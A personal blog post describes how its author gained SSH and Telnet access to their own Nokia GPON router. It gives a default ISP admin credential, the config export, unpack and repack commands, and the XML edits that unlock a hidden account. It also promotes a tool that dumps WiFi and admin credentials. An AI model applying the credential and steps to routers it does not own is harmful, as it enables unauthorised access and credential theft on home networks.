How i hacked my GPON router
This journey was started in 8 month ago. I wanted to hack my router and access it fully not with admin panel that has limited…
How i hacked my GPON router
This journey was started in 8 month ago. I wanted to hack my router and access it fully not with admin panel that has limited functionality.
The Router model:
Device Name: G-1425G-A Software Version: 3FE49568HJJI86(1.2201.186)
The Unsuccessful Attempt — The Beginning
I started with basic enumeration:
NMAP scan — 22,80,443 Directory scan: Nothing interesting (There is some intersting cgi files but i have no privilege to enumerate parameter or the file itself.)
SSH: Router uses “Dropbear sshd” 2017.75 version and this version is outdated and has some vulnerabilities but there is no exploit or clue to abuse this vulnerabilities.
Some CVE of this version: CVE-2017–9078 — Double Free in TCP Listener Cleanup (there is no exploit before my publishing date) CVE-2017–9079 — Incorrect Permission Assignment for Critical Resource (there is no exploit and if there is a exploit it cant help me to get into router)
HTTP(s): Nothing interesting in admin panel with normal user privilege. I just thought there was a only userAdmin user and this user has full privilege. (Note: This idea was wrong. I’ll explain why in a moment.)
Then i realize i cant do something with these informations. Started searching the web for the router model…
The Successful Attempt — 6 month after first attempt
From web searches i found some credentials AdminGPON:ALC#FGU for admin panel. This username has full privilege, can use all features of panel. (This default credential is enabled most of ISP routers.)
After login in to admin with that creds:

Under “Maintenance” category there is “Backup and Restore” in admin panel.

Export the config file.

Then i found a tool that can unpack this config file: https://gist.github.com/rajkosto/e2b2455d457cc2be82dbb5c85e22d708

With that command we can unpack config.cfg to *.xml:
python3 nokia-router-cfg-tool.py -u config.cfgThen we must modify unpacked config file:

<LimitAccount_ONTUSER rw="RW" t="boolean" v="true"></LimitAccount_ONTUSER>
to
<LimitAccount_ONTUSER rw="RW" t="boolean" v="false"></LimitAccount_ONTUSER>
Change the username to ONTUSER and password to whatever.
<TelnetSshAccount. n="TelnetSshAccount" t="staticObject">
<Enable rw="RW" t="boolean" v="True"></Enable>
<UserName ml="64" rw="RW" t="string" v="ONTUSER"></UserName>
<Password ml="64" rw="RW" t="string" v="admin"></Password>
</TelnetSshAccount.>
<SshDisabled dv="true" rw="RW" t="boolean" v="True"></SshDisabled>
to
<SshDisabled dv="true" rw="RW" t="boolean" v="False"></SshDisabled><TelnetDisabled dv="true" rw="RW" t="boolean" v="True"></TelnetDisabled>
to
<TelnetDisabled dv="true" rw="RW" t="boolean" v="False"></TelnetDisabled>Note: these Telnet and SSH is enable also to global if your router has static ip.
Finnaly repack with tool given command:
python3 nokia-router-cfg-tool.py -recompInfo config-XXXXXXXX-XXXXXX.xml 0xffffffff
mv config.cfg config.cfg.bak
mv config-27102025-041650.cfg config.cfg
Keep backup if something gone wrong There is NO WAY to BACK. I don’t know what will happen if you modify the configuration file incorrectly, so BE CAREFUL.

Upload the modified config.cfg to router. It will restarted in about 30–60 sec. And now WE ARE INN.

ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa ONTUSER@192.168.1.254Thank you for reading this article and if you dont want to do all these boring config shit. We developed a tool for this:

This way, you can use the full power of this vulnerabilities:
- Automated Authentication — RSA+AES hybrid encryption for secure login
- Configuration Download — Backup router configurations remotely
- Config Decryption — Decrypt and decompress Nokia configuration files (AES-128-CBC & AES-256-CBC with PKCS)
- WiFi Credential Extraction — Extract all WiFi SSIDs and passwords
- Device Discovery — List all connected devices with MAC/IP addresses
- Account Dumping — Extract web admin, telnet/SSH, super user, and TR-069 credentials
- System Information — Display detailed router system information
⚠️ Disclaimer
This tool is intended for educational purposes, security research, and authorized network administration only.
- Only use this tool on devices you own or have explicit permission to test
- Unauthorized access to computer systems is illegal
- The authors are not responsible for any misuse or damage caused by this tool
- Always comply with local laws and regulations
메타데이터
- post_id
- aebbe81ff200
- slug
- how-i-hacked-my-gpon-router-aebbe81ff200
- url
- https://medium.com/@natiggg/how-i-hacked-my-gpon-router-aebbe81ff200
- canonical_url
- https://medium.com/@natiggg/how-i-hacked-my-gpon-router-aebbe81ff200
- author_url
- https://medium.com/@natiggg
- status
- ok
- fetched_at
- 2026-06-17 08:20:12